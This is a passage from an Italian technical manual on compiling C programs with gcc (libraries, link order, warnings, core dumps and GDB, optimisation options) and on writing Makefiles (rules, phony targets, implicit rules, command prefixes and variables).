Il file '`mio.i`' che si genera dall'elaborazione ha un aspetto simile al pezzo che si vede nel listato successivo:

```
# 1 "mio_file.c"
# 1 "<built-in>"
# 1 "<command line>"
…
…
typedef unsigned char __u_char;
typedef unsigned short int __u_short;
typedef unsigned int __u_int;
typedef unsigned long int __u_long;
…
…
extern void funlockfile (FILE *__stream) __attribute__ ((__nothrow__));
# 834 "/usr/include/stdio.h" 3 4

# 2 "mio_file.c" 2
int main (void)
{
    printf ("Ciao a tutti!\n");
    return 0;
}
```

570.3 Compilazione dei file intermedi

Di norma, ogni compilatore tradizionale del linguaggio C si prende cura di tutte le fasi della compilazione, chiamando a sua volta i programmi necessari. Pertanto, con lo stesso programma frontale è possibile avviare manualmente la compilazione da fasi successive. Per esempio:

1. $ **`cc mio_file.i`**[*Invio*]
2. $ **`cc mio_file.s`**[*Invio*]
3. $ **`cc mio_file.o`**[*Invio*]

Negli esempi si mostra l'uso del comando '**`cc`**', ma '**`gcc`**' è perfettamente conforme a questa convenzione tradizionale. Come si può intuire, dall'estensione del nome del file il programma frontale determina quali azioni deve intraprendere: nel primo caso avvia la compilazione saltando solo la fase iniziale dell'analisi del precompilatore; nel secondo caso avvia l'assemblatore (e quindi continua con il collegatore); nell'ultimo caso avvia soltanto il collegatore (*linker*).

Naturalmente è possibile mescolare file differenti assieme, se la somma di questi deve portare a un solo file-eseguibile finale. Per esempio, si può compilare un programma composto dai file 'uno.c', 'due.i', 'tre.s' e 'quattro.o', dove ognuno viene elaborato in base alle proprie esigenze e alla fine il tutto viene collegato assieme:

$ **cc uno.c due.i tre.s quattro.o** [*Invio*]

570.4 L'uso di librerie

In generale, la compilazione di un programma scritto secondo il linguaggio C implica automaticamente l'utilizzo della libreria Libc e il collegamento (*link*) con dei file-oggetto predefiniti, che contengono il codice necessario a preparare il programma prima di passare all'esecuzione della funzione '**main()**'.

Con '**gcc**', per escludere l'utilizzo di qualunque libreria predefinita vanno usate le opzioni '**-nostartfiles**' e '**-nodefaultlibs**'; eventualmente l'opzione '**-nostdlibs**' dovrebbe valere per entrambe queste opzioni e può essere usata assieme a loro, benché sia ridondante.

Quando si fa uso di funzioni che non sono state dichiarate nel proprio programma, si tratta sempre di qualcosa che è contenuto in una libreria, di solito quella predefinita (Libc), ma per usarle correttamente è indispensabile che sia inserita all'inizio del file la dichiarazione del loro prototipo. Per questo, a seconda delle funzioni che si utilizzano, si includono i file che contengono i prototipi necessari; nel caso della funzione '**printf()**' si include comunemente il file 'stdio.h'.

Se si utilizza una funzione che appartiene a una libreria prevista nella compilazione, della quale però non si dichiara il prototipo, si può anche ottenere una compilazione «corretta», ma non è detto che, durante il funzionamento del programma, il passaggio degli argomenti attraverso i parametri della funzione avvenga in modo altrettanto corretto. In pratica, è molto probabile che la chiamata di tali funzioni produca risultati errati.

570.5 Librerie statiche e librerie dinamiche

Le librerie statiche sono file-oggetto raccolti in archivi generati con il programma '**ar**', dove i nomi dei file di tali archivi hanno estensione '.a'. L'uso di queste librerie implica l'incorporazione del codice utilizzato nel programma finale.

Per compilare un programma che utilizza delle librerie statiche è sufficiente indicare i nomi dei file che le contengono, assieme agli altri file del programma:

$ **gcc mio.c /usr/lib/libncurses.a** [*Invio*]

In alternativa, secondo la modalità normale, quando i file di tali librerie si trovano nelle directory previste, si può usare l'opzione '**-l**', a cui si attacca il nome della libreria, ottenuto dal nome del file togliendo l'estensione e il prefisso 'lib'. Pertanto, l'esempio appena mostrato andrebbe trasformato così:

$ **gcc -static mio.c -lncurses** [*Invio*]

Le librerie dinamiche sono realizzate in modo differente rispetto a quelle statiche e sono contenute normalmente in file con estensione '.so'. La compilazione con l'uso di librerie dinamiche avviene in modo analogo a quanto visto per quelle statiche:

```
$ gcc mio.c /usr/lib/libncurses.so [Invio]
```

Oppure:

```
$ gcc -dynamic mio.c -lncurses [Invio]
```

Come si può intuire dagli esempi mostrati, se una stessa libreria è fornita sia in versione statica, sia in versione dinamica, le opzioni '**-static**' e '**-dynamic**' servono a precisare che tipo di compilazione si vuole. Se però si omette di specificarlo, in generale vengono utilizzate le librerie dinamiche.

L'opzione '**-l**' implica una ricerca dei file delle librerie all'interno di directory prestabilite, ma può succedere che sia necessario esplicitarlo nella riga di comando. In tal caso si può usare l'opzione '**-L**':

```
$ gcc mio.c -L/opt/mia/lib -lmia [Invio]
```

Nell'esempio appena mostrato, la compilazione richiede l'uso della libreria '**mia**' ('libmia.so' o 'libmia.a') che va cercata prima nella directory '/opt/mia/lib/'.

Dal momento che l'uso delle librerie si affianca all'inclusione dei file che ne contengono il prototipo, conviene ricordare anche l'opzione '**-I**', con la quale si richiede di cercare i file da includere a cominciare dalla directory specificata:

```
$ gcc mio.c -I/opt/mia/include -L/opt/mia/lib -lmia [Invio]
```

In questo nuovo esempio, si specifica anche che i file da includere vanno cercati a cominciare dalla directory '/opt/mia/include/'.

Naturalmente, il problema dei percorsi di ricerca per i file da includere riguarda solo quelli che nel sorgente si indicano tra parentesi angolari, come in questo esempio:

```
#include <stdio.h>
```

Diversamente, se il nome fosse messo tra apici doppi, il file verrebbe cercato nel percorso indicato esplicitamente nel sorgente stesso.

A ogni modo, quando la compilazione manifesta dei problemi che non sembrano dovuti a errori sintattici, conviene usare l'opzione '**-v**', con la quale si vede esattamente cosa tenta di fare il programma frontale e dove si interrompe la compilazione. Ciò può essere molto utile per capire, per esempio, quando il problema deriva da file mancanti (librerie o altro).

Per il procedimento necessario alla produzione di una libreria, statica o dinamica, si veda il capitolo 565.

570.6 L'ordine dei file e delle librerie nella compilazione

La compilazione corretta richiede che i file e le librerie siano indicati nella riga di comando secondo un ordine logico: prima il file che contiene la funzione '**main()**', poi i file o le librerie contenenti le funzioni chiamate dal primo file, poi i file o le librerie contenenti le funzioni chiamate dai predecessori e così di seguito. Per esempio, se il file 'uno.c' contiene la funzione '**main()**' e a sua volta chiama la funzione '**due()**' contenuta nel file 'due.s', la riga di comando per la compilazione deve avere l'aspetto seguente:

$ **gcc uno.c due.s** ...

Se poi la funzione '**due()**' si avvale della funzione '**tre()**', contenuta nella libreria 'libtre.a', la riga di comando si sviluppa così:

$ **gcc uno.c due.s -ltre** ...

Naturalmente, anche la funzione '**tre()**' potrebbe avvalersi di una funzione contenuta in una seconda libreria. Per esempio potrebbe usare la funzione '**quattro()**' della libreria 'libquattro.so':

$ **gcc uno.c due.s -ltre -lquattro** ...

Questa è una regola generale da considerare in fase di collegamento (*link*). Si osservi che GNU ld (ovvero il programma usato automaticamente da '**gcc**' per questo scopo) non richiede necessariamente tale accorgimento, ma ugualmente è meglio curarsi di rispettare il principio.

570.7 Prevenzione e ricerca degli errori

Il linguaggio C può essere usato «bene» o «male», così come ogni altro linguaggio. Nel caso particolare del C, certi modi leciti di scrivere un programma possono essere facilmente motivo di errori banali, evitabili se si chiede al compilatore di segnalare anche le piccole mancanze. In pratica, con '**gcc**' è bene usare sempre l'opzione '**-Wall**' per ottenere la segnalazione di una serie numerosa di avvertimenti; eventualmente a questa opzione si può aggiungere '**-Werror**', con la quale si trasformano gli avvertimenti in errori, così da evitare che in loro presenza la compilazione vada a buon fine.

Per analizzare il funzionamento del programma con GDB o altri analizzatori simili, conviene aggiungere l'opzione '**-gstabs**', oppure un'altra opzione che inizi per '**-g**...', in base alle caratteristiche del programma usato per l'analisi.

Infine, disponendo di un sistema GNU, o di un altro sistema compatibile con il modello di Unix, è bene abilitare lo scarico dell'immagine dei processi elaborativi in un file (*core dump*). Così facendo, quando durante il funzionamento un programma tenta di eseguire un'azione che il sistema impedisce, questo programma viene fermato e scaricato in un file 'core' che può essere analizzato successivamente con GDB. A titolo di esempio viene mostrato un sorgente che produce un errore del genere:

```
int main (void)
{
    int a;
    a = 1 / 0;
    return a;
}
```

Se si compila il programma con l'accortezza di aggiungere l'opzione '**-Wall**' si viene avvisati del problema, ma in questo caso si preferisce ignorarlo:

$ **gcc -Wall -gstabs errore.c** [*Invio*]

```
errore.c: In function 'main':
errore.c:4: warning: division by zero
```

Prima di proseguire, ci si assicura che lo scarico dell'immagine del processo elaborativo sia abilitata:[1]

$ **ulimit -c unlimited** [*Invio*]

Si avvia il programma difettoso:

$ **./a.out** [*Invio*]

```
/bin/sh: line 1: 12134 Floating point exception(core dumped) ./a.out
```

Il messaggio della shell avvisa di avere «scaricato la memoria», ovvero di avere creato il file 'core'. Con GDB si può procedere alla ricerca di cosa è stato a causare l'errore:

$ **gdb a.out core** [*Invio*]

```
...
Core was generated by './a.out'.
Program terminated with signal 8, Arithmetic exception.
#0  0x08048344 in main () at errore.c:4
4           a = 1 / 0;
```

570.8 Problemi con l'ottimizzazione

Il compilatore '**gcc**' consente di utilizzare diverse opzioni per ottenere un risultato più o meno ottimizzato. L'ottimizzazione richiede una potenza elaborativa maggiore, al crescere del livello di ottimizzazione richiesto. In situazioni particolari, può succedere che la compilazione non vada a buon fine a causa di questo problema, interrompendosi con segnalazioni più o meno oscure, riferite alla scarsità di risorse. In particolare potrebbe essere rilevato un uso eccessivo della memoria virtuale, per arrivare fino allo scarico della memoria (*core dump*).

È evidente che in queste situazioni diventa necessario diminuire il livello di ottimizzazione richiesto, modificando opportunamente le opzioni relative. L'opzione in questione è '**-O*n***', come descritto nella tabella 570.7. In generale, l'assenza di tale opzione implica la compilazione normale senza ottimizzazione, mentre l'uso dell'opzione '**-O0**' può essere utile alla fine della serie di opzioni, per garantire l'azzeramento delle richieste di ottimizzazione precedenti.

Tabella 570.7. Opzioni di ottimizzazione per '**gcc**'.

Opzione	Descrizione
`-O` `-O1`	Ottimizzazione minima.
`-O2`	Ottimizzazione media.
`-O3`	Ottimizzazione massima.
`-O0`	Annullamento delle richieste precedenti di ottimizzazione.

Alle volte, compilando un programma, può succedere che a causa del livello eccessivo di ottimizzazione prestabilito, non si riesca a produrre alcun risultato. In questi casi, può essere utile ritoccare lo script di Make, dopo l'uso del comando '**configure**'; per la precisione si deve ricercare un'opzione che inizia per '**-O**'. Purtroppo, il problema sta nel fatto che spesso si tratta di più di uno script, in base all'articolazione dei file che compongono il sorgente.

Ammesso che si tratti dei file '`Makefile`', si potrebbe usare il comando seguente per attuare la ricerca:

```
$ find . -name Makefile ←
↪-exec echo \{\} \; ←
↪-exec grep \\-O \{\} \; [Invio]
```

Il risultato potrebbe essere simile a quello che si vede qui di seguito:

```
./doc/Makefile
./backend/Makefile
CFLAGS = -g -O2 -W -Wall -DSCSIBUFFERSIZE=131072
./frontend/Makefile
CFLAGS = -g -O2 -W -Wall -DSCSIBUFFERSIZE=131072
./include/Makefile
./japi/Makefile
CFLAGS = -g -O2 -W -Wall -DSCSIBUFFERSIZE=131072
./lib/Makefile
CFLAGS = -g -O2 -W -Wall -DSCSIBUFFERSIZE=131072
./sanei/Makefile
CFLAGS = -g -O2 -W -Wall -DSCSIBUFFERSIZE=131072
./tools/Makefile
CFLAGS = -g -O2 -W -Wall -DSCSIBUFFERSIZE=131072
./Makefile
```

In questo caso, si può osservare che i file '`./doc/Makefile`', '`./include/Makefile`' e '`Makefile`', non contengono tale stringa.

Tabella 570.9. Riepilogo delle altre opzioni utilizzate con '**gcc**' nel corso del capitolo.

Opzione	Descrizione
`-E`	Elabora il file solo con il precompilatore.
`-S`	Genera un file in linguaggio assemblatore (prende il sopravvento sull'opzione '**-c**').
`-c`	Fa sì che la compilazione salti la fase di collegamento (*link*). In condizioni normali serve a generare solo i file-oggetto. Se si usa questa opzione, ma non si specifica l'opzione '**-o**', il file-oggetto ha un nome con la stessa radice del file sorgente e l'estensione '`.o`'.
`-o` ***nome_file***	Dichiara il nome del file che si vuole ottenere.
`-static` `-dynamic`	Richiede espressamente di compilare utilizzando le librerie statiche o dinamiche.
`-l`***libreria***	Indica il nome di una libreria da utilizzare. Il nome del file che la contiene può essere '`lib`***libreria***`.a`' o '`lib`***libreria***`.so`', a seconda che si tratti di una libreria statica o dinamica.
`-L`***percorso***	Indica un percorso in cui ricercare i file delle librerie, che prende la precedenza sugli altri già considerati.
`-I`***percorso***	Indica un percorso in cui ricercare i file da includere, che prende la precedenza sugli altri già considerati.
`-Wall`	Richiede di mostrare tutti i messaggi che avvertono dell'uso imperfetto del linguaggio (*warning*).
`-Werror`	Fa sì che tutte le segnalazioni di avvertimento siano trattate come errori e portino al fallimento della compilazione.
`-gstabs`	Inserisce delle annotazioni, con le quali i programmi come GDB possono abbinare il sorgente originale all'esecuzione controllata del programma.

570.9 Riferimenti

- Brian Gough, *An Introduction to GCC*
  ⟨*http://www.network-theory.co.uk/docs/gccintro/*⟩
- *Using the GNU compiler collection (GCC)*
  ⟨*http://gcc.gnu.org/onlinedocs/gcc-4.1.2/gcc/*⟩
  ⟨*http://gcc.gnu.org/onlinedocs/gcc-4.1.2/gcc.pdf*⟩

[1] Di norma, il comando '**ulimit**' è gestito internamente dalla shell; in questo esempio si fa riferimento a una shell POSIX.

Capitolo 571

Compilazione guidata con Make

La compilazione di un programma, in qualunque linguaggio sia scritto, può essere un'operazione molto laboriosa, soprattutto se si tratta di aggregare un sorgente suddiviso in più parti, o peggio, se si tratta di un progetto costituito da più programmi. Per semplificare la procedura si potrebbe predisporre uno script che esegue sequenzialmente tutte le operazioni necessarie, ma la tradizione richiede di utilizzare il programma Make.

Uno dei vantaggi più appariscenti nell'uso di Make sta nella possibilità di evitare che vengano rielaborati i file che non sono stati modificati, abbreviando quindi il tempo di compilazione necessario quando si procede a una serie di modifiche limitate.

Make viene usato normalmente assieme a uno script, denominato comunemente '`Makefile`',[1] scritto in un modo che dovrebbe risultare molto semplice da interpretare; tuttavia, è comunque possibile fare il contrario, specialmente con le versioni più evolute di tale programma. Evidentemente, Make è utile quando lo si utilizza con moderazione, ovvero con uno script semplice e lineare, altrimenti uno script di shell è sicuramente più appropriato al caso.

Nel capitolo, gli esempi che mostrano script di Make non contengono commenti, pertanto è bene chiarire subito che le righe bianche o vuote vengono ignorate, così come si ignora il testo che appare alla destra del simbolo '**#**'.

571.1 Obiettivo, dipendenze e comandi

Make viene usato per realizzare un ***obiettivo*** attraverso uno o più comandi da impartire alla shell (precisamente '`/bin/sh`'), dopo che sono stati soddisfatti altri eventuali obiettivi da cui quello finale dipende. In linea di principio, **l'obiettivo è rappresentato dal nome di un file che deve essere generato**.

Per esempio, volendo produrre il programma '**`somma`**' che si ottiene dalla compilazione dei file '`uno.c`' e '`due.c`', l'obiettivo «somma» che si ottiene con il comando '**`ld -o somma uno.o due.o`**', dipende dagli obiettivi «uno.o» e «due.o», in quanto i file '`uno.o`' e '`due.o`' devono essere presenti per poter eseguire il collegamento con il programma '**`ld`**'.


uno.o due.o

obiettivo

dipende da altri obiettivi

$ **make somma**

si ottiene con

$ **ld -o somma uno.o due.o**

Nello script di Make, l'obiettivo di esempio mostrato si descrive come si vede nella figura successiva, dove il tratteggio verticale a sinistra rappresenta l'inizio della prima colonna. Ciò che descrive un obiettivo è, nel suo complesso, una ***regola***:

```
somma:  uno.o due.o
   HT → ld -o somma uno.o due.o
```

Si deve tenere a mente che la riga che definisce l'obiettivo e le dipendenze deve iniziare dalla prima colonna, mentre le righe contenenti dei comandi devono trovarsi rientrate con un carattere di tabulazione orizzontale (<*HT*>); al contrario, degli spazi veri e propri come rientro non sono ammissibili.

L'esempio introdotto è incompleto, perché non esplicita in che modo ottenere gli obiettivi '**uno.o**' e '**due.o**'. Ecco come potrebbe essere composto lo script completo delle regole che descrivono tutte le dipendenze:

```
somma: uno.o due.o
	ld -o somma uno.o due.o

uno.o: uno.c mate.h
	cc -c -o uno.o uno.c

due.o: due.c
	cc -c -o due.o due.c
```

Per comprendere l'esempio va chiarito che per ottenere il file 'uno.o' è necessario il file 'uno.c' che a sua volta include il file 'mate.h'.

Il vantaggio di usare Make sta nel fatto che questo tiene conto della data di modifica dei file, nel momento in cui valuta le dipendenze. Nel caso dell'esempio, per eseguire il collegamento (*link*) dei file oggetto nel file eseguibile '**somma**', è necessario disporre di tali file oggetto, ma se il file eseguibile esiste e se questi file oggetto esistono e hanno una data di modifica antecedente a quella del file eseguibile, allora sarebbe da intendere che tale operazione non sia necessaria. Tuttavia, i file 'uno.o' e 'due.o' sono indicati come obiettivi da ottenere attraverso altri file: nel caso di 'uno.o' è stabilito che dipende dai file 'uno.c' e 'mate.h'; nel caso di 'due.o' è stabilito che dipende solo dal file 'due.c' (si osservi che per i file 'uno.c', 'mate.h' e 'due.c' non sono state dichiarate altre dipendenze). A questo punto è logico attendersi che anche la data dei file di partenza conti. In pratica, le date di modifica di 'uno.c' e 'mate.h' devono essere antecedenti a qualla di 'uno.o' e così deve essere antecedente anche quella di 'due.c' rispetto a quella di 'due.o'. Se a un certo punto si modifica il file 'mate.h' (e quindi la data di modifica viene aggiornata dal sistema operativo), la dipendenza che riguarda il file 'uno.o' richiede la ripetizione dei comandi relativi; quindi viene ricompilato il file 'uno.o' e viene eseguito nuovamente il collegamento che genera il file eseguibile '**somma**'.

Figura 571.4. Modello sintattico di una regola, per la definizione di un obiettivo in uno script di Make.

obiettivo... : [***dipendenza***...]
<HT>***comando***
...

Per ottenere lo stesso risultato pratico dell'esempio mostrato, si può modificare il modo in cui si indica la dipendenza dovuta al file 'mate.h':

```
…
uno.o: uno.c
        cc -c -o uno.o uno.c

uno.c: mate.h
        touch uno.c mate.h
…
```

Ciò che appare nel pezzo mostrato indica che il file 'uno.o' dipende da 'uno.c' soltanto, ma il file 'uno.c' dipende dal file 'mate.h'. Se il file 'mate.h' si trova ad avere una data più recente di 'uno.c', le date vengono rese uguali e viene rifatta la compilazione.

571.2 Obiettivi fittizi

In generale, un obiettivo di Make viene raggiunto con la creazione o l'aggiornamento di un file che ha lo stesso nome dell'obiettivo, attraverso dei comandi stabiliti. In pratica, l'obiettivo è quel file da generare o aggiornare. Tuttavia, spesso si definiscono obiettivi che non implicano la creazione di un file con tale nome; pertanto servono per essere eseguiti sempre, assicurando che le dipendenze eventuali siano rispettate.

```
all: somma moltiplicazione

somma: …
        …
moltiplicazione: …
        …
…
```

L'esempio mostra una situazione tipica in cui si utilizza un obiettivo fittizio, in questo caso denominato '**`all`**'. Questo obiettivo ha il solo scopo di richiamare automaticamente gli obiettivi '**`somma`**' e '**`moltiplicazione`**' (ma nell'esempio, questi ulteriori obiettivi non vengono descritti). C'è da osservare però una cosa importante: **se per qualunque ragione dovesse esistere un file con lo stesso nome dell'obiettivo, avente una data di modifica successiva a quella dei file degli obiettivi da cui dipende, l'operazione non verrebbe eseguita**, salve naturalmente altre ipotesi riferite alle dipendenze degli obiettivi precedenti.[2]

Per ovviare all'inconveniente dovuto alla possibilità che esista un file con lo stesso nome di un obiettivo fittizio, non correlato a tale file, si può usare uno strattagemma consolidato:

```
clean: FORCE
        rm *.o core

FORCE:
```

In questo caso, l'obiettivo '**`FORCE`**' (usato comunemente per questo scopo), non ha dipendenze, non ha comandi, inoltre si dà per certo che non possa esistere un file con lo stesso nome; pertanto l'obiettivo risulta sempre da raggiungere. L'obiettivo '**`clean`**' che ha evidentemente

lo scopo di eliminare alcuni file non più necessari, dipendendo dall'obiettivo '**FORCE**', viene eseguito in ogni caso, anche se esistesse un file 'clean', perché la dipendenza non è mai soddisfatta.[3]

571.3 Scelta dell'obiettivo

Make è costituito generalmente dal programma eseguibile '**make**' e si usa solitamente secondo la sintassi seguente:

```
make [opzioni] [obiettivi]
```

Per esempio, il comando seguente richiede a Make di «raggiungere» l'obiettivo '**somma**':

$ **make somma** [*Invio*]

Se però non si specifica l'obiettivo, questo viene determinato in modo predefinito:

$ **make** [*Invio*]

Ammesso che nella directory corrente sia presente lo script di Make (per convenzione deve trattarsi del file 'Makefile'), l'obiettivo viene cercato al suo interno e se non è stato definito si intende il primo che appare nel file.[4]

È comunque possibile utilizzare Make anche senza script, ma in tal caso l'indicazione dell'obiettivo nella riga di comando è obbligatoria. L'utilizzo di Make senza uno script dipende da quelle che sono definite ***regole implicite***. In pratica, quando si richiede un obiettivo non previsto espressamente, Make cerca di fare la cosa più logica, partendo dal presupposto che il contesto sia relativo alla compilazione di un programma. Si osservi l'esempio seguente:

$ **make prova** [*Invio*]

Se non è stato definito l'obiettivo '**prova**', Make considera il contenuto della directory corrente e cerca qualcosa che sia ragionevolmente trasformabile nel file 'prova'. Per esempio, se trova il file 'prova.c' esegue automaticamente il comando '**cc -o prova prova.c**'. Questa proprietà di Make consente di omettere la descrizione delle regole degli obiettivi «ovvi». Questo sistema di regole implicite serve anche per semplificare il lavoro di stesura di uno script di Make, quando si descrive un obiettivo finale e non si stabiliscono le regole per ottenere le dipendenze:

```
somma: uno.o due.o
        ld -o somma uno.o due.o

uno.c: mate.h
        touch mate.h uno.c
```

Questo esempio richiama quanto già mostrato in precedenza: dato che la costruzione dei file 'uno.o' e 'due.o' richiede dipendenze prevedibili, non è necessario descriverne le regole.

571.4 Interpretazione dei comandi che portano a un obiettivo

In condizioni normali, i comandi che devono essere eseguiti per il raggiungimento di un certo obiettivo, vengono passati alla shell '`/bin/sh`', indipendentemente dalla shell utilizzata dall'utente che avvia il programma '**`make`**'.

I comandi troppo lunghi possono essere spezzati e ripresi nella riga successiva, se alla fine della riga interrotta appare il simbolo '****', esattamente come sarebbe in uno script per una shell Bourne. C'è però da osservare che, in questo caso, il comando passato alla shell comprende letteralmente sia '****', sia il codice di interruzione di riga successivo, ma questo fatto, di norma, non ha conseguenze nel risultato.

Sul problema dell'interruzione e proseguimento delle righe dei comandi occorre soffermarsi su un fatto: nella riga che viene ripresa, il carattere di tabulazione iniziale viene omesso automaticamente, nel momento in cui viene chiesto alla shell di eseguire il comando. L'esempio seguente rappresenta il contenuto di uno script che dovrebbe chiarire il meccanismo. Per ora si sorvoli sulla presenza della chiocciola all'inizio dei comandi:

```
esempio:
	@echo "supercalifragilisti\
	chespiralidoso"
	@echo "supercalifragilisti \
	chespiralidoso"
```

Ecco cosa succede:

`$` **`make esempio`**[*Invio*]

```
supercalifragilistichespiralidoso
supercalifragilisti chespiralidoso
```

Si può osservare che nel primo caso la parola è rimasta unita, mentre nel secondo è separata perché uno spazio è stato inserito prima della segnalazione dell'interruzione.

I comandi di una regola sono eseguiti uno alla volta, ma Make tiene conto del risultato. Se il comando eseguito restituisce zero, ovvero se risulta eseguito correttamente, allora Make avvia il successivo, altrimenti interrompe l'operazione segnalando il fallimento dell'obiettivo e di quelli che da lui dipendono.[5] Pertanto, se i comandi possono restituire un errore anche se ciò non pregiudica il raggiungimento dell'obiettivo previsto, occorre provvedere in qualche modo. Per esempio così:

```
obiettivo: …
	…
	mkdir ciao ; true
	…
```

In questo caso, la regola che descrive l'obiettivo contiene un comando che serve a garantire la presenza di una certa directory. Il comando in questione potrebbe fallire se la directory esiste già, senza per questo pregiudicare il resto del procedimento, così si unisce al comando '**`true`**' che complessivamente fa sì che l'esito sia sempre «corretto». È comunque possibile usare un

prefisso che informa Make di ignorare gli errori; si tratta del segno '-', pertanto l'esempio appena apparso può essere modificato così:

```
obiettivo: …
        …
        -mkdir ciao
        …
```

In generale, prima di avviare ogni comando, Make lo visualizza, in modo da far capire ciò che accade all'utente. In alcune situazioni, però, ciò può essere spiacevole, pertanto è possibile utilizzare il prefisso '@' che evita tale comportamento:

```
mio: …
        @echo "sto per eseguire la compilazione, bla bla bla..."
        cc -o mio mio.c
```

Come si vede nell'esempio, si vuole fare in modo che il comando '**echo**' non sia «descritto», dato che già serve a mostrare qualcosa.

Tabella 571.14. Alcuni prefissi da usare nelle righe che contengono comandi.

Prefisso	Significato
`-`	fa in modo che gli errori vengano ignorati;
`+`	fa in modo che il comando venga eseguito sempre;
`@`	fa in modo che il testo del comando non venga mostrato.

571.5 Variabili o «macro»

All'interno di uno script di Make è possibile definire delle variabili, altrimenti note come «macro». Le variabili si dichiarano attraverso direttive espresse nella forma seguente:

nome = ***stringa***

In particolare, la stringa non deve essere delimitata e l'ordine della dichiarazione delle variabili non viene tenuto in considerazione, come dimostrato poco più avanti. L'espansione di una variabile si indica attraverso due modi possibili:

`$(`***nome***`)`

Oppure:

`${`***nome***`}`

Si osservi l'esempio seguente, in particolare a proposito del fatto che l'ordine di dichiarazione delle variabili non è significativo:

```
bindir = $(exec_prefix)/bin
prefix = /usr/local
sbindir = $(exec_prefix)/sbin
exec_prefix = $(prefix)

all:
	@echo "prefix = $(prefix)"
	@echo "exec_prefix = $(exec_prefix)"
	@echo "bindir = $(bindir)"
	@echo "sbindir = $(sbindir)"
```

Ammesso che questo sia lo script di Make contenuto nella directory corrente:

$ **make** [*Invio*]

```
prefix = /usr/local
exec_prefix = /usr/local
bindir = /usr/local/bin
sbindir = /usr/local/sbin
```

Il fatto che l'ordine nella dichiarazione nelle variabili non conti, implica che l'assegnamento a una variabile del proprio stesso contenuto produca un circolo vizioso. In pratica, una cosa come la dichiarazione seguente **non è ammissibile**:

```
opzioni = -c
opzioni = -gstabs $(opzioni)
```

Invece di agire così, per aggiungere qualcosa a una variabile occorre una direttiva differente:

nome += ***stringa***

Si osservi l'esempio seguente e ciò che succede provando a usare '**make**':

```
opzioni = -c
opzioni += -gstabs

all:
	@echo "opzioni = $(opzioni)"
```

$ **make** [*Invio*]

```
opzioni = -c -gstabs
```

Come si può intendere, le variabili di Make che appaiono all'interno dei comandi, vengono espanse prima dell'esecuzione dei comandi stessi; di conseguenza, se si vuole usare il dollaro ('**$**') in modo che la shell lo recepisca, occorre raddoppiarlo:

```
obiettivo: …
        …
        NUM=3 ; echo $$NUM
        …
```

GNU Make recepisce le variabili di ambiente e le assimila tra le proprie variabili, ma se nel proprio script vengono ridefinite, ciò prende il sopravvento sul valore ottenuto dall'esterno.

Make prevede delle variabili predefinite, il cui scopo principale è controllare il funzionamento delle regole implicite, ma che spesso vengono usate per coerenza anche nei comandi di obiettivi dichiarati esplicitamente. La tabella 571.23 ne elenca alcune e l'esempio successivo, riprendendone un altro già apparso, mostra in che modo potrebbero essere usate:

```
somma: uno.o due.o
        $(LD) $(LDFLAGS) -o somma uno.o due.o

uno.o: uno.c mate.h
        $(CC) -c $(CFLAGS) -o uno.o uno.c

due.o: due.c
        $(CC) -c $(CFLAGS) -o due.o due.c
```

Trattandosi di variabili conosciute, se utilizzate correttamente si facilita la lettura dello script, consentendo di precisare, se ce ne fosse bisogno, il nome del compilatore e le opzioni da dare:

```
LD = ld
CC = gcc
CFLAGS = -gstabs

somma: uno.o due.o
        $(LD) $(LDFLAGS) -o somma uno.o due.o

uno.o: uno.c mate.h
        $(CC) -c $(CPPFLAGS) $(CFLAGS) -o uno.o uno.c

due.o: due.c
        $(CC) -c $(CPPFLAGS) $(CFLAGS) -o due.o due.c
```

Tabella 571.23. Elenco di alcune variabili predefinite di Make.

Nome	Contenuto usuale	Annotazioni
`MAKE`	`make`	Il nome del programma stesso. Di solito viene usata questa informazione per l'avvio di altri Make in sottodirectory con un proprio script.
`SHELL`	`/bin/sh`	La shell che deve eseguire i comandi: è bene evitare di cambiare il valore di questa variabile, ovvero, se dichiarata, è bene confermarlo.
`AR` `ARFLAGS`	`ar` `rw`	Il programma di archiviazione usato per creare le librerie statiche e le sue opzioni consuete.
`LD` `LDFLAGS`	`ld`	Il programma usato per collegare i file-oggetto in un file eseguibile e le sue opzioni consuete. Di norma non sono previste opzioni particolari.
`AS` `ASFLAGS`	`as`	Il programma usato per compilare un file in linguaggio assemblatore e le sue opzioni consuete. Di norma non sono previste opzioni particolari.
`CPP` `CPPFLAGS`	`cpp`	Il precompilatore e le sue opzioni consuete. Di norma non sono previste opzioni particolari.
`CC` `CFLAGS`	`cc`	Il programma usato per compilare un file in linguaggio C e le sue opzioni consuete. Di norma non sono previste opzioni particolari.
`PC` `PFLAGS`	`pc`	Il programma usato per compilare un file in linguaggio Pascal e le sue opzioni consuete. Di norma non sono previste opzioni particolari.

571.6 Utilizzo oculato delle variabili

Dal momento che le variabili possono essere espanse in ogni posizione di uno script di Make, le definizioni ripetitive possono essere semplificate. Nell'esempio successivo si dichiara la variabile '**`obj`**', contenente l'elenco dei file-oggetto coinvolti nella produzione di un certo file eseguibile:

```
obj = aaa.o bbb.o ccc.o ddd.o \
      eee.o fff.o ggg.o
...
prog: $(obj)
    ld -o prog $(obj)
...
```

Generalmente, i nomi delle variabili sono scritti utilizzando solo lettere maiuscole, ma non c'è un obbligo in tal senso. Di solito, l'utilizzo di lettere maiuscole per le variabili vuole indicare

la possibilità di modificarne il contenuto per qualunque adattamento possa essere necessario; per questo, se invece si utilizzano nomi di variabili con lettere minuscole (come nell'esempio mostrato), di solito lo si fa per quelle cose che è bene non modificare.

